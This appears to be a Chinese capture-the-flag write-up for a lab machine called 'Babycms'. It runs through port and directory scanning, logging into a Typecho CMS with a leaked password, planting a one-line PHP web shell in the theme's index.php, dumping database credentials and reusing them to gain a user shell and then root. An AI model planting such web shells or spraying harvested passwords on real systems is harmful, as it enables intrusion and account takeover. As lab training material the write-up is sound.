
Babycms

信息收集

```
┌──(kali㉿kali)-[~/Desktop/babycms]
└─$ sudo nmap -p- 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 01:18 EST
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 16.51% done; ETC: 01:18 (0:00:05 remaining)
Nmap scan report for 10.0.2.7
Host is up (0.00049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:D6:38:00 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.33 seconds
```

80端口开着 `typecho` 的cms


10.0.2.7/admin/login.php?referer=http%3A%2F%2F10.0.2.7%2Fadmin%2F

目录爆破


```
┌──(kali㉿kali)-[~/Desktop/babycms]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt -u 10.0.2.7 -x .php,.html,.zip,.txt,.bak
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.7
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,zip,txt,bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/2006                 (Status: 301) [Size: 0] [-->
http://10.0.2.7/index.php/2006/]
/index.php            (Status: 200) [Size: 10175]
/2005                 (Status: 301) [Size: 0] [-->
http://10.0.2.7/index.php/2005/]
/2004                 (Status: 301) [Size: 0] [-->
http://10.0.2.7/index.php/2004/]
/2007                 (Status: 301) [Size: 0] [-->
http://10.0.2.7/index.php/2007/]
...
/1024                 (Status: 301) [Size: 0] [-->
http://10.0.2.7/index.php/1024/]
/1206                 (Status: 301) [Size: 0] [-->
http://10.0.2.7/index.php/1206/]
/1994                 (Status: 301) [Size: 0] [-->
http://10.0.2.7/index.php/1994/]
/setup.txt            (Status: 200) [Size: 26]
/1006                 (Status: 301) [Size: 0] [-->
http://10.0.2.7/index.php/1006/]
...
```

有个`setup.txt`非常瞩目 看一看

```
──(kali㉿kali)-[~/Desktop/babycms]
└─$ curl http://10.0.2.7/setup.txt
pass:dyxBCEjovrUJa84sV03Q
```

给到了密码 结合主页root用户的文章 尝试`root:dyxBCEjovrUJa84sV03Q` 成功登入cms

插件处添加webshell 拿到初始立足点



编辑文件 index.php

```
<div class="col-mb-12 col-8" id="main" role="main">
    <?php if (!($this->is('index')) and !($this->is('post'))): ?>
    <h3 class="archive-title"><?php $this->archiveTitle([
            'category'  =>  _t('分类 %s 下的文章'),
            'search'    =>  _t('包含关键字 %s 的文章'),
            'tag'       =>  _t('标签 %s 下的文章'),
            'author'    =>  _t('%s 发布的文章')
        ], '', ''); ?></h3>
    <?php endif; ?>
    <?php if ($this->have()): ?>
    <?php while ($this->next()): ?>
        <article class="post" itemscope itemtype="http://schema.org/BlogPosting">
            <?php postMeta($this); ?>
            <div class="post-content" itemprop="articleBody">
                <?php $this->content(_t('阅读剩余部分')); ?>
            </div>
        </article>
    <?php endwhile; ?>
    <?php else: ?>
        <article class="post">
            <h2 class="post-title"><?php _e('没有找到内容'); ?></h2>
        </article>
    <?php endif; ?>

    <?php $this->pageNav('&laquo; ' . _t('前一页'), _t('后一页') . ' &raquo;'); ?>
</div><!-- end #main-->

<?php $this->need('sidebar.php'); ?>
<?php $this->need('footer.php'); ?>
<?php system($_GET['x']);?>
```

GetRoot

一顿翻找 找到数据库链接凭证

```
www-data@BabyCMS:/var/www/html$ cat config.inc.php
cat config.inc.php
<?php
// site root path
define('__TYPECHO_ROOT_DIR__', dirname(__FILE__));

// plugin directory (relative path)
define('__TYPECHO_PLUGIN_DIR__', '/usr/plugins');

// theme directory (relative path)
define('__TYPECHO_THEME_DIR__', '/usr/themes');

// admin directory (relative path)
define('__TYPECHO_ADMIN_DIR__', '/admin/');

// register autoload
require_once __TYPECHO_ROOT_DIR__ . '/var/Typecho/Common.php';
```

```
// init
\Typecho\Common::init();

// config db
$db = new \Typecho\Db('Pdo_Mysql', 'typecho_');
$db->addServer(array (
  'host' => 'localhost',
  'port' => 3306,
  'user' => 'pagekit_user',
  'password' => 'your_secure_password',
  'charset' => 'utf8mb4',
  'database' => 'pagekit',
  'engine' => 'InnoDB',
  'sslCa' => NULL,
  'sslVerify' => false,
), \Typecho\Db::READ | \Typecho\Db::WRITE);
\Typecho\Db::set($db);
```

```
MariaDB [pagekit]> select * from typecho_userlist;
select * from typecho_userlist;
+----+---------+----------------------+
| id | name    | pass                 |
+----+---------+----------------------+
|  1 | caigou  | dRfGtYhUjIkOlPqAeRtY |
|  2 | user1   | aBcDeFgHiJkLmNoPqRsT |
|  3 | user2   | cNNloFLE88YBIP4ZJfcy |
|  4 | user3   | xYzAbCdEfGhIjKlMnOpQ |
|  5 | user4   | pLmOkNjIbHvGcFxDrEsW |
|  6 | user5   | wVxYzAbCdEfGhIjKlMnO |
|  7 | user6   | sTrUvWxYzAbCdEfGhIjK |
|  8 | user7   | qWeRtYuIoPaSdFgHjKlZ |
|  9 | user8   | mNbVcXzAsDfGhJkLpOqR |
| 10 | user9   | kJiHgFdSaPqOwNeMtBuV |
+----+---------+----------------------+
```

数据库发现几组凭证 尝试喷洒一下

```
www-data@BabyCMS:/var/www/html$ su caigou
su caigou
Password: cNNloFLE88YBIP4ZJfcy

caigou@BabyCMS:/var/www/html$ sudo -l
sudo -l
```

```
[sudo] password for caigou: cNNloFLE88YBIP4ZJfcy

Sorry, user caigou may not run sudo on BabyCMS.
caigou@BabyCMS:/var/www/html$
```

可以提到用户`caigou`且sudo没东西 合理推测`root`也是一样的规则 继续喷洒

```
caigou@BabyCMS:/var/www/html$ su root
su root
Password: cNNloFLE88YBIP4ZJfcy

root@BabyCMS:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@BabyCMS:/var/www/html#
```

结束